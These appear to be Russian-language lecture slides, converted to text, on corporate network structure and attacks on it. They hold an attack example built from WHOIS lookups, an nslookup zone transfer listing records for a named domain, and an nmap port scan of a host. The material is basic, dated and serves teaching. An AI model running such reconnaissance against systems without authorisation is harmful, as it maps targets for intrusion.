


Типовая корпоративная сеть, уязвимости и атаки


Типовая IP-сеть корпорации




Уровни информационной инфраструктуры




Уровни информационной инфраструктуры




Уровни информационной инфраструктуры



Уровни информационной инфраструктуры



Уровни информационной инфраструктуры



Уровни информационной инфраструктуры

ПОЛЬЗОВАТЕЛИ





Пример атаки



BigWidget



The Part That Fits™

[Company](#) [Products](#) [Services](#) [Support](#)




[BigWidget Announces Titanium Machining Capabilities](#)

BigWidget Incorporated announced today the purchase of a Consolidated Conglomerate abrasive waterjet cutter. This new machine will allow BigWidget to offer advanced machining services for titanium cogs and widgets.

[More News...](#)

- [BigWidget acquires Spacely Sprockets for \\$17.3 million](#)
- [BigWidget announces record third quarter earnings](#)

Welcome to Network Solutions' 
InterNIC Registration Services



NETWORK SOLUTIONS®
REGISTRATION SERVICES

Domain name registration services


The InterNIC provides [domain name registration services](#) for the top level domains *.com*, *.net*, *.org*, and *.edu*. Please visit the [What's New?](#) page to see a listing of recently added features or changes to the site.

- **Search** the database of registered domain names using WHOIS:

- **Register a domain name:** If you are registering a domain name for the first time, please see [How to Register a new domain name](#) for guidance.
- **Forms:** Registration Services maintains a variety of forms to assist you in registering or transferring your domain name and modifying your domain name and associated records.
- **Resources:** Links to everything from [policies](#) to [payment options](#).

The InterNIC is a cooperative activity between the U.S. Government and [Network Solutions, Inc.](#)

Please read our [disclaimer](#).



[Home](#) [Contact Us](#) **Registration Services**
RESOURCES **HOW TO...** **FORMS** **FAQ** **SITE MAP** **SEARCH**

InterNIC Template Tool Suite

Search for:

Registrant:
 BigWidget, Conglomerated. (BWC2-DOM)
 1234 Main Street
 Anytown, GA USA

Record last updated on 29-Jun-98.
 Record created on 30-Jun-94.
 Database last updated on 13-Oct-98 06:21:01 EDT.

Domain Name: bigwidget.com
Administrative Contact, Technical Contact, Zone Contact:
 BigWidget Admin (IA338-ORG) bwc-dnsadmin@bigwidget.com
 Phone- 678-555-1212
 Fax- 678-555-1211

Domain servers in listed order:
 EHECATL.BIGWIDGET 208.21.0.7
 NS1.SPRINTLINK.NET 204.117.214.10
 NS.COMMANDCORP.COM 130.205.70.10


Billing Contact:
 BigWidget Billing (IB158-ORG) BigWidget-billing@bigwidget.com
 Phone- 678-555-1212
 Fax- 678-555-1211

RIPN NIC - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites History Print Edit Discuss

Address <http://www.ripn.net:8080/nic/index.html> Go Links >>



Российский НИИ Развития Общественных Сетей


О РОССИИ RIPN | СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР | ПРОЕКТЫ

- РЕГИСТРАЦИЯ ДОМЕНОВ В ЗОНЕ RU
- РАСПРЕДЕЛЕНИЕ IP НОМЕРОВ
- РЕГИСТРАЦИЯ АВТОНОМНЫХ СИСТЕМ (AS)
- РЕГИСТРАЦИЯ ОБРАТНЫХ ДОМЕНОВ
- WHOIS СЕРВИС
- АРХИВ ДОКУМЕНТОВ FYI, RFC, RIPE
- СПИСКИ РАССЫЛОК СЕТЕВОГО ИНФОРМАЦИОННОГО ЦЕНТРА

ПОИСК | EMAIL

WIN | KOI | ALT | ISO | MAC | ENGLISH
ГЛАВНАЯ СТРАНИЦА

СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР



Internet

MS Командная строка - nslookup

```
Z:\>nslookup
DNS request timed out.
  timeout was 2 seconds.
*** Can't find server name for address 127.0.0.1: Timed out
*** Default servers are not available
Default Server: UnKnown
Address: 127.0.0.1

> server 194.226.94.9
DNS request timed out.
  timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9

> _
```

```
MS Командная строка - nslookup
> server 194.226.94.9
DNS request timed out.
  timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9

> ls -d infosec.ru
[[194.226.94.9]]
infosec.ru.          SOA      ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
infosec.ru.          NS       ns.icn.gov.ru
infosec.ru.          NS       ns.rfnet.ru
infosec.ru.          MX       10      pr.infosec.ru
infosec.ru.          MX       20      relay.rfnet.ru
pr                    H        194.135.141.98
mail                  CNAME    un.infosec.ru
un                    A        194.135.141.99
un                    MX       10      un.infosec.ru
www                   A        194.154.77.109
www1                  CNAME    un.infosec.ru
ftp1                  CNAME    un.infosec.ru
infosec.ru.          SOA      ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
>
```

Nmap Free Security Scanner

Network-wide ping sweep, portscan, OS Detection
Audit your network security before the bad guys do



Shadow Scan.Ink

```
[hacker@linux131 hacker]$ nmap 200.0.0.143
```

```
Starting nmap V. 2.53 by fyodor@insecure.org (  
www.insecure.org/nmap/ )
```

```
Interesting ports on (200.0.0.143):
```

```
(The 1516 ports scanned but not shown below are in state: closed)
```

Port	State	Service
21/tcp	open	ftp
25/tcp	open	smtp
80/tcp	open	http
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
443/tcp	open	https
